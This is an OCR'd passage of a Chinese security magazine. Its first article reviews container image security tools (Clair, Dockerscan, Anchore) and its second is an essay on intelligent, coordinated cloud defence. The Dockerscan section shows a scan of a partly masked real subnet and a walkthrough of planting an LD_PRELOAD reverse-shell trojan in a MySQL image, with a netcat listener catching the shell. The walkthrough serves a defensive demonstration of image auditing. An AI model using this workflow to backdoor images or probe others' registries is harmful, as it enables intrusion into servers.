



图 4 容器化部署实际情况

容器镜像往往是相当巨大的。像 Ubuntu、Centos 这样被广泛使用的基础系统镜像，它们包含了相当多的无用功能。尽管有些功能在调试部署的时候带来了一定的便利，但是在增大的体积面前，收益极低。

容器实际上是不透明的，被封装成一个个繁琐的镜像。

最终，当越来越多的容器被创建时，没有人能再确定容器到底





图 5 容器部署现状

装载了什么，实际运行着什么。

正是因为如此，我们日常使用的镜像面临严峻的安全问题。随着历年来积累的 CVE 越来越多，很多应用都存在一些问题，在更新频率低的镜像中尤为严重。

因此，笔者做了一个测试，拉取了 Docker Hub上公开热门镜像中的前十页镜像，对其使用 Clair 进行了 CVE 扫描统计。结果出乎预料，在一百多个镜像中，没有漏洞的只占到 24%，包含高危漏洞的占到 67%。很多我们经常使用的镜像都包含在其中，如：Httpd,Nginx,Mysql 等等。





图 6 扫描示例





图 7 扫描结果统计

**那我们该如何改善目前的处境呢?**

在使用前确认镜像的安全性，对镜像进行分析检测，不让镜像中的漏洞和恶意后门在运行的容器中给我们带来风险。

目前 Docker 安全工具有很多，从多方面来维护容器的安全性，

如运行时监控预警、取证、预生产分析、安装配置校验、信任管理等。本文主要关注镜像在使用之前的扫描和审计，即预生产分析类的工具。这类工具主要从CVE 漏洞与恶意镜像两方面来对镜像进行扫描。

接下来介绍三款具有代表性的镜像安全工具，分别针对 CVE 检测、恶意镜像产生和恶意镜像检测。

Clair :

Clair 的目标是能够从一个更加透明的维度去看待基于容器化基础框架的安全性，Clair 是由 CoreOS 所推出的这样一款针对容器镜像的安全扫描工具。 Clair 主要模块分为 Detector、Fetcher、Notifier 和 Webhook，Clair 首先对镜像进行特征的提取，然后再将这些特征匹配 CVE 漏洞库，若发现漏洞则进行提示，其功能侧重于扫描容器中的 OS 及 APP 的 CVE 漏洞。

Clair 是扫描引擎，启动后暴露 API 等待调用。在这里笔者使用 clairctl（一个第三方调用工具）来对 Clair 发出调用请求，从而完成扫描。

下图为 clairctl 的基本命令介绍，基本命令如图所示，详情了解某一条的用法在命令后加上 --help 参数即可。

```
user@clairctl:~$ clairctl
Analyze your docker image with Clair, directly from your registry or local images.

Usage:
  clairctl [command]

Available Commands:
  analyze     Analyze Docker image
  cluster     Scan and analyze all Docker images in cluster
  delete      Delete Docker image
  health      Get Health of clairctl and underlying services
  pull        Pull Docker image to Clair
  push        Push Docker image to Clair
  report      Generate Docker Image vulnerabilities report
  version     Get Versions of Clairctl and underlying services

Flags:
      --config string      config file (default is $HOME/clairctl.yml)
      --log-level string   log level [Panic,Fatal,Error,Warn,Info,Debug]
      --no-clean           Disable the temporary folder cleaning

Use "clairctl [command] --help" for more information about a command.
```

```
root@CLAIRCTL:/# clairctl analyze -l centos

Image: /centos:latest

 Unknown: 0
 Negligible: 0
 Low: 0
 Medium: 0
 High: 0
 Critical: 0
 Defcon1: 0
root@CLAIRCTL:/# clairctl report -l centos
HTML report at /reports/html/analysis-centos-latest.html
```

图 8 Clair 示例

上图使用 Clair 对本地（-l 参数）镜像 Centos 进行了一次扫描，扫描结果为没有漏洞，随后生成报告，保存在 /reports/html/analysis-centos-latest.heml，用浏览器打开即可查看详情。

Dockerscan :

Dockerscan 是一个分析、攻击工具。它可以在网络中找出镜像仓库所在的主机，可以在镜像中插入木马，查看镜像中的敏感信息等等。

下图为 Dockerscan 基本命令，以及一次对 223.****.210/28 这个

```
user@dockerscan-host:~/image$ dockerscan
Usage: dockerscan [OPTIONS] COMMAND [ARGS]...

Options:
  -v              Verbose output
  -d              enable debug
  -q, --quiet     Minimal output
  --version       Show the version and exit.
  -h, --help      Show this message and exit.

Commands:
  image     Docker images commands
  registry  Docker registry actions
  scan      Search for Open Docker Registries

user@dockerscan-host:~/image$ dockerscan scan 223. **** .210/28
[ * ] Starting the scanning
[ * ]  - Total host to analyze: 14
[ * ]  - Total port per host to check: 5
[ * ]  > Registry: 223. **** .216
[ * ]    - 443/TCP - [SSL: Enabled] - [AUTH REQUIRED]
[ * ]  > Registry: 223. **** .215
[ * ]    - 443/TCP - [SSL: Enabled] - [AUTH REQUIRED]
```

图 9 Dockerscan 扫描示例

小网段进行的一次探测容器仓库扫描，探测发现两台网易的容器仓库。

下图为获取 mysql_origin 镜像的基本信息，可以看到该镜像被植入一个反弹 shell，接收 shell 的端口为 2222，地址为 10.****.8。

```
user@dockerscan-host:~/image$ sudo dockerscan image info mysql_origin
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'mysql_origin'
[ * ] Analysis finished. Results:
[ * ] - Environment:
[ * ]   > PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
[ * ]   > GOSU_VERSION=1.7
[ * ]   > MYSQL_MAJOR=5.7
[ * ]   > MYSQL_VERSION=5.7.21-1debian9
[ * ]   > REMOTE_PORT=2222
[ * ]   > REMOTE_ADDR=10.[redacted]8
[ * ]   > LD_PRELOAD=/usr/share/lib/reverse_shell.so
[ * ] - Created date = 2018-03-14T07:47:53.605443279Z
[ * ] - Entry point:
[ * ]   > docker-entrypoint.sh
[ * ] - Docker version = 17.06.2-ce
[ * ] - Exposed ports:
[ * ]   > 3306:
[ * ]     + tcp
[ * ] - Cmd = mysqld
```

图 10 Dockerscan 查看镜像信息

下图为利用 Dockerscan 攻击受害者的流程，将木马植入正常





图 11 Dockescan 攻击链

镜像 Nginx 中，当用户运行该镜像时，攻击者就会接收到反弹出的 shell，从而达到控制服务器的目的。

下图为使用示例，白窗为 Dockerscan 容器，黑窗为容器所

图 12 Dockerscan 使用示例

在宿主机，宿主机 /tmp 目录挂载在容器 ~/images 目录。首先在宿主机 /tmp 目录下将镜像保存为文件（docker save -o filename imagename），然后在容器中可以看到该镜像文件，然后使用 dockerscan 修改镜像，将木马植入该镜像，接受地址设置为 10.****.8（我的宿主机），端口为 2222，保存为 evil.tar（植入木马的 mysql 镜像文件），随后在本地监听 2222 端口（nc -v -k -l 2222），然后在宿主机导入注入木马的镜像（docker load -i evil.tar），随后运行该镜像，

监听端口随即收到反弹出的 shell，执行命令测试。

Anchore :

Clair 能扫描出一个镜像中的所有 CVE 漏洞，但现在有一种情况，黑客使用最新版无漏洞的 OS 镜像，然后在其之上安装后门木马，

或执行恶意命令，这样 Clair 就不能检测其安全性了。

这时就要介绍一个分析工具 Anchorele，与 Clair 不同，Anchore 侧重于对镜像的审计，其有强大的对镜像的解析能力。在分析之后可以对镜像进行多种操作，内置了许多脚本，用途广泛。

下图为 Anchore 使用命令截图，初次使用要先使用 feeds list 和 feeds sync 来同步漏洞库。接下来有使用示例命令，在这里不多做介绍了。当有想了解的命令时，加上 --help 参数即可查看详细介绍。


图 13 Anchore 使用命令





图 14 Anchore query 功能

在这里，我们想调用 show-file-diffs 模块来对比两个镜像的差别，在之前，我们需要首先先分析两个镜像 mysql:evil 和 origin:origin，这是上个环节使用 dockerscan 生成的恶意镜像和原





图 15 Anchore 示例

始镜像。接下来调用该模块，可以看到差别是在 /usr/share/lib 目录下多了一个反弹 shell 的文件。

```
root@anchore:/# anchore toolbox --image registry show-dockerfile
+--------------+--------------+---------+------------------+
| Image Id     | Repo Tags    | Mode    | Dockerfile Line  |
+--------------+--------------+---------+------------------+
| d1fd7d86a825 | registry:lat | Guessed | FROM scratch     |
|              | est          |         |                  |
| d1fd7d86a825 | registry:lat | Guessed | ADD file:698     |
|              | est          |         | 48cb51056eda     |
|              |              |         | f120230b6f21     |
|              |              |         | 8a79968ac797     |
|              |              |         | 295c2cef6728     |
|              |              |         | 332e1801357b     |
|              |              |         | e in /           |
| d1fd7d86a825 | registry:lat | Guessed | CMD              |
|              | est          |         | ["/bin/sh"]      |
| d1fd7d86a825 | registry:lat | Guessed | RUN /bin/sh      |
|              | est          |         | -c set -ex       |
|              |              |         | && apk add       |
|              |              |         | --no-cache       |
|              |              |         | ca-              |
|              |              |         | certificates     |
|              |              |         | apache2-util     |
|              |              |         | s                |
| d1fd7d86a825 | registry:lat | Guessed | COPY file:b9     |
|              | est          |         | 9d4fe47ad1ad     |
|              |              |         | df0e8f244236     |
|              |              |         | e05177f3bfe9     |
|              |              |         | eb3ddd59f08b     |
|              |              |         | 67b2612d77c6     |
|              |              |         | 21 in /bin/r     |
|              |              |         | egistry          |
| d1fd7d86a825 | registry:lat | Guessed | COPY file:6c     |
|              | est          |         | 4758d509045d     |
|              |              |         | c45381fa2df2     |
|              |              |         | e7ffcc661afc     |
|              |              |         | aa29805c75f8     |
|              |              |         | f1976f2b016d     |
|              |              |         | b8 in /etc/d     |
|              |              |         | ocker/regist     |
|              |              |         | ry/config.ym     |
|              |              |         | l                |
| d1fd7d86a825 | registry:lat | Guessed | VOLUME [/var     |
|              | est          |         | /lib/registr     |
|              |              |         | y]               |
| d1fd7d86a825 | registry:lat | Guessed | EXPOSE           |
|              | est          |         | 5000/tcp         |
| d1fd7d86a825 | registry:lat | Guessed | COPY file:7b     |
|              | est          |         | 57f7ab1a8cf8     |
|              |              |         | 5c00768560ff     |
|              |              |         | fc926543a60c     |
|              |              |         | 9c9f7a2b1727     |
|              |              |         | 67dcc9a32033     |
|              |              |         | 94 in /entry     |
|              |              |         | point.sh         |
| d1fd7d86a825 | registry:lat | Guessed | ENTRYPOINT [     |
|              | est          |         | "/entrypoint     |
|              |              |         | .sh"]            |
| d1fd7d86a825 | registry:lat | Guessed | CMD ["/etc/d     |
|              | est          |         | ocker/regist     |
|              |              |         | ry/config.ym     |
|              |              |         | l"]              |
+--------------+--------------+---------+------------------+
```

图 16 Anchore 功能示例

```
commands:
  delete                Delete input image(s) from the Anchore DB
  export                Export image anchore data to a JSON file.
  images
  import                Import image anchore data from a JSON file.
  kubesync              Communicate with kubernetes deployment via...
  setup-module-dev      Setup a module development environment
  show                  Show image summary information
  show-analyzer-status  Show analyzer status for specified image
  show-dockerfile       Generate (or display actual) image Dockerfile
  show-familytree       Show image family tree image IDs
  show-layers           Show image layer IDs
  show-taghistory       Show history of all known repo/tags for image
  unpack                Unpack the specified image into a temp location
root@anchore:/# anchore toolbox -image registry show familytree
Error: no such option: -i
root@anchore:/# anchore toolbox --image registry show familytree
Usage: anchore toolbox show [OPTIONS]

Error: Got unexpected extra argument (familytree)
root@anchore:/# anchore toolbox --image registry show-familytree
+------------------------------------------------------------------+--------------+------------+
| Image Id                                                         | Repo Tags    | Image Type |
+------------------------------------------------------------------+--------------+------------+
| d1fd7d86a8257f3404f92c4474fb33530768830 62d64a09232d9 5d9406274 59d | registry:latest | intermediate |
+------------------------------------------------------------------+--------------+------------+

root@anchore:/# anchore toolbox --image registry show-layers
+--------------+--------------+------------------------------------------------------------------+
| Image Id     | Repo Tags    | Layer                                                            |
+--------------+--------------+------------------------------------------------------------------+
| d1fd7d86a825 | registry:latest | d1fd7d86a8257f3404f92c4474fb33530768830 62d64a09232d9 5d940627 459d |
| d1fd7d86a825 | registry:latest | e53f74215d12318372e4412d0f0eb3908e17db25c6185f670db4 9aef5271f91f |
| d1fd7d86a825 | registry:latest | febf19f93653e48bc25b7d204c01ff97e1efa4d3c3e626aa373a f649b0d5329a |
| d1fd7d86a825 | registry:latest | 59e80739ed3f3de269f882f3bdea0b832fa1a191a9132a3d7f4c 22595a85f5c1 |
| d1fd7d86a825 | registry:latest | 621c2399d41a65fb8c9936493ca229401ab8b655c71c658b5435 db68e20f726f |
| d1fd7d86a825 | registry:latest | 9113493eaae126510b89ec13b1568cba75963172102eb26f0436 e446681e2468 |
+--------------+--------------+------------------------------------------------------------------+

root@anchore:/# anchore toolbox --image registry show-taghistory
+--------------+----------------------+--------------+
| Image Id     | Date                 | Known Tags   |
+--------------+----------------------+--------------+
| d1fd7d86a825 | Fri Mar 23 12:33:56 2018 | registry:latest |
| d1fd7d86a825 | Fri Mar 23 12:37:31 2018 | registry:latest |
+--------------+----------------------+--------------+
```

图 17Anchore 功能示例

上图是 toolbox 命令的详情，里面有一些使用的小工具，接下里我们尝试几个命令 show-familytree 、show-taghistory、show-layers、show-dockerfile, 来查看镜像 registry 的镜像关系、版本历史、镜像的层和镜像构建文件。

## 小结

镜像安全决定了容器安全，而目前 Docker Hub 上的镜像 76% 都存在漏洞, 所以我们使用镜像运行容器前, 一定要对镜像进行扫描, 从而提高安全性。

# 云安全，从“软件定义”到“智能协同”

创新中心 江国龙

**摘要：大数据分析以及人工智能的发展，使得安全智能化成为可能。本文主要讲述如何在云计算环境中，实现智能协同的安全防护。**

## 1. 概述

“软件定义”的概念，伴随着软件定义网络的兴起，曾一度被追捧。相继出现了软件定义存储、软件定义体系结构、软件定义数据中心、软件定义云计算等等，甚至出现了软件定义一切，当然这其中也包括了软件定义安全。

那么软件定义为何如此备受青睐呢？笔者认为，软件定义提出了一种对于解决问题近乎完美的想法，它把所有美好的愿景都寄托在了逻辑上集中的控制中心，尤其是随着虚拟化和云计算的不断发展和应用，这种集中控制的需求显得越来越迫切。





图 1 软件定义的三个层次

### 1.1 软件定义是一种态度、是一种思想、是一种架构。

这种架构思想包含三个层面上的内容：

首先是最下面的资源层

也可以称作基础设施层，或者叫执行层，是需要被控制和操作的对象；

其次是中间的控制层

这是软件定义架构里面的集中控制中心，是下面执行层所执行操作指令的发出者；

最后就是上面的应用层

基于具体的业务需求，实现不同的应用，进而通过控制层将相应的控制逻辑下发到执行层，转化为对应的执行操作指令。

### 1.2 软件定义也仅仅是一种架构思想。

从整个系统来看，实现了软件定义，也就相当于实现了系统的骨架，真正的思维和灵魂，是上层的应用。这和互联网时代所谓的“应用为王”是相通的。

那么回到云安全，云计算的特性决定了传统的安全解决方案对云安全来讲，是不能完全复制、复用的。在这里，笔者将云安全的技术路线总结为三个阶段：

（1）安全设备虚拟化

在云安全发展的早期，由于云计算的资源虚拟化、多租户、弹性伸缩等特性，传统的“安全盒子”方案没有办法再解决云中的安全问题了。那么简单而有效的办法，就是将“安全盒子”也进行虚拟化，具体体现形式就是由硬件设备变成虚拟机。





图 2 云安全技术路线

这样不同的租户，根据各自不同的安全需求，在其租户网络内进行安全虚拟机的申请、部署、使用。比如某租户需要对其业务系统进行入侵检测、web 防护，那么他就可以申请购买一台虚拟化 IDS 和 WAF 进行部署。

这种单纯的虚拟化方式，其实和传统数据中心的安全方案并没有太大的差别，只不过是把硬件设备变成了虚拟机。安全设备的管理、配置、运维还是需要用户人工登录到各个设备进行操作。

这样，简单粗暴的虚拟化方式，就形成了第一阶段的云安全解决方案。基本实现了对云环境进行专业安全防护的从 0 到 1 的过程。

（2）安全资源池化（软件定义）

随着人们对云安全认知的不断深入，大家不再满足于这种简单粗暴的方式。

从云服务提供者角度来看，他会考虑当所有租户独占一套安全设备虚拟机时，对于云中的资源利用率来说，性价比是否合适。

从用户的角度来看，1）租户以独占方式购买、部署安全设备虚拟机，其安全成本是否合适。据笔者了解，单独的安全设备虚拟机在云里面的价格，也是很高的；2）安全运营成本是否合适。一方面需要像传统安全设备一样，逐个对每个安全虚拟机进行安全策略的配置，繁琐又麻烦；另一方面，安全设备又包括透明模式、代理模式、旁路模式等多种部署方式。这都需要具有一定安全背景的专业人员才能够完成。

那么在这个阶段，基于软件定义安全的云安全方案就应运而生了。安全资源不再是租户独占的安全设备虚拟机，而是通过安全资源池化的方式，为租户提供无感知的安全服务。

这样一方面对于云服务提供商来说，池化的方式可以更好地提高其资源利用率；另一方面，对于用户来说，服务化的方式既不需要自己进行复杂的部署，又可以通过安全应用尽可能地降低其安全运营成本。





图 3 基于安全资源池的云安全方案

（3）安全防护智能化（智能协同）

正如前文对软件定义的描述那样，第二阶段的基于软件定义安全的云安全方案，是将这种池化的安全系统骨架搭起来。那么怎样在这个骨架的基础之上，将其变的有血有肉有灵魂，就是安全防护智能化需要考虑的了。

这里的智能化可以包括如何动态灵活地仅将必要的流量进行专业的安全检测；如何通过多个设备的自动化联动，实现复杂的攻击检测；如何针对检测到的异常进行准确地防护处置；以及如何不断提高自身的检测与防护精准度等等。

接下来，本文就将详细地介绍，进入智能协同时代，如何利用大数据以及人工智能的方式，设计实现更加完善的云安全解决方案。

## 2. 智能协同

2017 年“智能”这个词简直是太火了，以至于谁家的产品和方案不贴个“智能”的标签，根本不好意思拿出来讲。但是笔者认为智能化是有前提的，是需要积累的，就像我们想要造一艘能拉货过河的船，万吨油轮肯定是好的，但是如果连普通货船都造不好，谁又敢相信他的大油轮呢?

道理一样，今天我们谈智能协同的云安全，也一定是顺势而为，水到渠成的。

### 2.1 什么是智能协同

所谓智能，根据维基百科的解释，可以将其总结为“让机器能够像人一样，可以观察周围的环境，进行感知、学习、分析，并且做出相应的行动以实现某种目标”。那么智能协同的安全防护，笔者将其定义为“安全防护系统能够进行威胁感知，并且调动所有可用的安全资源，主动地进行威胁检测防御，同时不断提升自己的威胁感知能力”。





图 4 自适应安全模型

Gartner 在 2016 年提出了“自适应安全”（Adaptive Security）的防护模型，模型中包括了预测（Predictive）、防御（Preventive）、检测（Detective）和响应（Retrospective）这一持续处理的安全防护过程。自适应安全架构，是实现智能协同安全防护的一种典型架构设计方式，通过对四个阶段的划分，形成一个持续的闭环防御体系。

在整个模型中，持续的监控和分析成为了其核心所在。

■ 预测能力强调安全系统需要具备持续对业务系统进行监控分析的能力，据此形成相应的安全基线，主动对业务系统进行风险评估以及威胁预测。

■ 防御能力指一系列安全防御产品和服务，提升威胁攻击门槛，防止事件发生。

■ 检测能力用于发现那些进入防御网络的攻击，对事件进行确认和处理，降低威胁造成的损失。

■ 响应能力需要能够对系统脆弱性提出修复意见，对威胁事件进行调查取证，同时更新预测手段，避免再次遭受类似的安全威胁。

### 2.2 为什么一定要智能协同

那么为什么说云安全技术路线的第三个阶段一定是智能协同呢，

我们从以下两个方面来看：

首先从云计算系统的角度来看，假如一个拥有 50 台计算节点的小型私有云，平均每台主机间的东西向流量为 3G 左右，双向的话大约就是 5G-6G，那么如果要对所有的流量进行专业安全检测，就需要足够的安全资源能够处理 300G 的流量。同时在这种情况下，云数据中心会额外增加一倍的东西向流量用于安全检测。这无论是对于计算资源，还是网络带宽资源，都是一笔不小的投入。

而这 double 出来进行检测的流量，其中异常的部分可能不及 5%。因此，我们一定要让安全防护系统用一种“聪明”的方式来进行应对，而不是粗犷的“眉毛胡子一把抓”。这就是说，云安全一定要是智能的。

另外，从攻防的角度来看，攻击者的攻击手段千变万化。尤其是像 APT 这种高级持续性的威胁，攻击者在发动攻击之前会对攻击对象的业务流程和目标系统进行精确的信息收集，这种行为往往经过长期的经营与策划，并具备高度的隐蔽性。一旦发现可乘之机，便会对攻击对象发起大规模的攻击。

面对这种威胁，单一设备基于规则的安全防护和检测，在处理起来可能会有些力不从心。需要漏洞检测、入侵检测、未知威胁检测等多种手段共同来应对。这就是说，云安全一定要是协同作战的。

### 2.3 可行性分析

理想很丰满，现实情况是什么样的呢？下面我们对智能协同进行可行性分析。





图 5 可行性分析

（1）全局网络视图

作为云管理平台，网络监控以及流量可视化是基础也是必要的功能。这里的流量既包括南北向机房入口的流量、也包括整个 Spine-Leaf 层跨宿主机流量、同时还包括宿主机内虚拟化层的网络流量。这些流量信息都是可以进行采集、监控和分析的，只不过从上到下难度会逐渐地增加。

通过云管理平台的网络监控，一方面可以获取到 flow 层的信息，





图 6 全局网络监控（图片来源于云杉网络公众号）

这层的流信息相对来讲还比较轻量，获取难度也比较小，比如通过 SDN 或者 netflow 等方式；另一方面可以获取到 packet 层的信息，通过端口镜像、专用采集器等方式，拿到完整的数据包，这个层面的监控相对来说难度会稍大一些，因为可能会涉及到一些租户的隐私。

这样把收集到的 flow 和 packet 连同租户以及租户网络信息放在一起，就形成了全局的网络视图。有了这个全局网络视图，就很容易对其中各个租户的相关流量信息进行分析和监控。

（2）流量画像

据笔者了解，无论是公有云还是私有云，用户在虚拟云主机上，主要包含两种类型的业务：一种是自身的业务系统，比如门户网站、办公系统、信息系统之类的；另外一种就是集群计算系统，主要用于后端的数据运算。而无论是哪种业务，它们都有一个共同的特点，那就是云主机之间的东西向流量一定存在某种固定的特征，比如某个主机开放哪些端口、这些主机和端口的访问客户端是哪些主机、他们通常会在什么时间段进行什么样的流量交互、流量大小又有什么样的特征等等。

我们可以将这种特征称之为流量画像或者行为基线。那么如果某一时刻，实时流量和画像描述的特征不符，那么这种“另类”的流量就很有可能是存在安全威胁的。

（3）攻击链

下面再从攻击链的角度看一下。攻击链是根据攻击者对目标系统入侵的不同进展程度进行阶段划分的，将各个阶段串联形成完整的攻击过程的模型。对于攻击链中的每一个阶段，都可以根据流量监控 / 检测提取出来的特征属性，间接判断出威胁攻击的进展。比如在侦查探测阶段，可以通过发现异常的端口访问，或者在工具分发阶段发现异常大小数据包等，更早地发现并预防威胁的发生。

由于攻击者攻击手段的隐蔽性，以及攻击链模型中各阶段的界定有一定的模糊性，单个阶段难以评估目标遭受入侵的严重程度，因此可以对各阶段之间进行关联分析。同时与流量画像进行对比分析，发现可疑流量。

（4）安全资源池化

池化的安全资源是安全防护的基础性保障，能够根据检测防护需求，快速动态地进行资源的生成、配置、使用，同时还可以灵活地实现多种安全手段的有效联动。这部分作为先决条件，前文已经进行了详细的介绍，这里不再赘述。

云计算系统有着全局的网络视图，能够对其中的网络信息进行监控和分析，结合其





图 7 攻击链模型

应用特点，进而可以生成相应的流量画像。一旦发现网络流量特征与画像不符，便可以通过池化的安全资源进行深度精准的检测。

## 3. 实践方案

下面的架构图展示了一种智能协同的云安全设计方案。

右半边是云计算管理平台，通过流量采集，将所有的流量信息进行“可视化”，这里的流量既可以是 flow 级的，也可以是 packet 级的，流量采集的手段当然也可能是 netflow、SDN 或者其他方式，不同的云服务提供商，可能会有不同的实现方式。





图 8 方案架构图

左半边为安全资源池，通过安全控制平台对其中的各种安全能力进行统一管理。最上层实现为智能协同的安全应用，AI 应用根据云平台中的流量监控信息智能地生成防护方案和策略，编排模块据此调用对应的安全资源进行防护响应。方案流程可参考图 9。

在服务上线（确保无威胁存在）前，AI 应用从云计算管理平台获取租户所有的监控流量信息，形成相应的流量画像，作为其流量行为基线。系统上线后，实时获取流量监控信息，对于符合流量行为基线的流，则认为是正常的。

